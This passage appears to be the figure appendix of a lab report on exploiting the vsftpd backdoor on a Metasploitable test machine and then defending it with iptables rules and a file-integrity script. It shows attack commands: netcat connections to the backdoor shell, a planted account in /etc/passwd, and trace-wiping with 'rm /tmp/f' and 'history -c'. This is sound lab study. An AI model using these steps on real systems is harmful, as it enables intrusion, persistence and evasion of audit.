Sun Apr 12 03:16:58 2026 [pid 6174] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:17:30 2026 [pid 6181] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:18:16 2026 [pid 6186] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:20:36 2026 [pid 6192] CONNECT: Client "192.168.204.131"
msfadmin@metasploitable:~$
```

Fig.D1

```
msfadmin@metasploitable:~$ sudo iptables -A OUTPUT -p tcp --dport 4444 -j REJECT
msfadmin@metasploitable:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       tcp  --  0.0.0.0/0              0.0.0.0/0          tcp dpt:6200

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
REJECT     tcp  --  0.0.0.0/0              0.0.0.0/0          tcp dpt:4444 reject
--with icmp-port-unreachable
REJECT     tcp  --  0.0.0.0/0              0.0.0.0/0          tcp dpt:4444 reject
--with icmp-port-unreachable
msfadmin@metasploitable:~$ _
```

Fig.D2

```
msfadmin@metasploitable:~$ ./monitor.sh
[!] Starting Advanced FIM on /etc/passwd...
```

```
-----
[ALERT] UNAUTHORIZED SYSTEM CHANGE DETECTED!
[TIME]  Mon Apr 13 02:53:03 EDT 2026
[FILE]  /etc/passwd has been modified.
-----
```

Fig.D3

```
GNU nano 2.0.7      File: monitor.sh      Mod
TARGET_FILE="/etc/passwd"

echo "[!] Starting Advanced FIM on $TARGET_FILE..."

OLD_HASH=$(sha256sum $TARGET_FILE | awk '{print $1}')

while true; do

    NEW_HASH=$(sha256sum $TARGET_FILE | awk '{print $1}')

    if [ "$OLD_HASH" != "$NEW_HASH" ]; then

        echo "-----"

        echo "[ALERT] UNAUTHORIZED SYSTEM CHANGE DETECTED!"

        echo "[TIME]  $(date)"

        echo "[FILE]  $TARGET_FILE has been modified."


```

```
        echo "[FILE]  $TARGET_FILE has been modified."

        echo "-----"

        OLD_HASH=$NEW_HASH
    fi
    sleep 2
done
```

Fig.D4

```
(bibek-pandeya@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
Trigger sent successfully.
nc -nv 192.168.10.130 6200
```

Fig.D5

```
bibek_admin:x:1003:1003::/home/bibek_admin:/bin/sh
sh-3.2# rm /tmp/f
sh-3.2# history -c
sh-3.2# exit
exit
nc -nv 192.168.10.130 6200 (??) open
nc -nv 192.168.10.130 6200 (??) open
nc -nv 192.168.10.130 6200 (??) open
```

Fig.D6

References:

CVE. (2021) *CVE-2011-2523*. [Online] Available from:

<https://www.cve.org/CVERecord?id=CVE-2011-2523> [Accessed 20 April 2026]

MITRE. (2025) *Exploit Public-Facing Application: Technique T1190*. [Online] Available from:

<https://attack.mitre.org/techniques/T1190/> [Accessed 20 April 2026]

MITRE. (2025) *Active Scanning: Vulnerability Scanning :Technique: T1595.002*. [Online]

Available from: Active Scanning: Vulnerability Scanning, Sub-technique T1595.002 - Enterprise | MITRE ATT&CK® [Accessed 20 April 2026]

MITRE. (2025) *Command and Scripting Interpreter: Unix Shell Technique: T1059.004*. [Online]

Available from: Command and Scripting Interpreter: Unix Shell, Sub-technique T1059.004 - Enterprise | MITRE ATT&CK® [Accessed 20 April 2026]

MITRE. (2025) *T1136.001 Detection Strategy - Local Account Creation Across Platforms:*

T1136.001. [Online] Available from: T1136.001 Detection Strategy - Local Account Creation Across Platforms, Detection Strategy DET0447 | MITRE ATT&CK® [Accessed 20 April 2026]

MITRE. (2024) *Update Software: Technique M1051*. [Online] Available from: Update Software,

Mitigation M1051 - Enterprise | MITRE ATT&CK® [Accessed 23 April 2026]

MITRE. (2024) *Privileged Account Management: Technique M1026*. [Online] Available from:

Privileged Account Management, Mitigation M1026 - Enterprise | MITRE ATT&CK® [Accessed 23 April 2026]

MITRE. (2024) *User Account Management: Technique M1018*. [Online] Available from: User

Account Management, Mitigation M1018 - Enterprise | MITRE ATT&CK® [Accessed 23 April 2026]